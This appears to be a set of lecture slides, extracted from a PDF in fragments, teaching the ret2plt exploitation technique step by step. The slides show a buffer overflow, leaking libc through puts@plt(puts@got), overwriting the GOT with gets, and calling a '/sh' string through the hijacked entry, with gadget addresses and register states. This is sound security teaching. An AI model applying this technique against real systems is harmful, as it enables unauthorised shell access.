
ret2plt

- **BOF**
- puts@plt(puts@got)
- gets@plt(puts@got)
- puts@plt("sh")



ret2plt

- BOF
- **puts@plt(puts@got)**
- gets@plt(puts@got)
- puts@plt("sh")



ret2plt


- BOF
- **puts@plt(puts@got)**
- gets@plt(puts@got)
- puts@plt("sh")

```
...  
0x401263:  
    pop rdi  
    ret  
...
```

```
0x403368 (puts@got):  
    &puts
```

```
0x403200:  
    "/sh"
```

rdi	0x403368
rsi	?
rdx	?
rax	?



ret2plt


- BOF
- **puts@plt(puts@got)**
- gets@plt(puts@got)
- puts@plt("sh")

```
...  
puts@plt:  
    → jmp [puts@got]  
    nop  
...
```

0x403368 (puts@got):
 &puts

0x403200:
 "/sh"

rdi	0x403368
rsi	?
rdx	?
rax	?



ret2plt


- BOF
- **puts@plt(puts@got)**
- gets@plt(puts@got)
- puts@plt("sh")

```
...  
puts:  
    → func prologue  
    ...  
    func epilouge  
    ret  
...
```

0x403368 (puts@got):
 &puts


0x403200:
 "/sh"

rdi	0x403368
rsi	?
rdx	?
rax	?




ret2plt

- BOF
- **puts@plt(puts@got)**
- gets@plt(puts@got)
- puts@plt("/sh")




ret2plt




Leak libc

rdi	0x403368
rsi	?
rdx	?
rax	?



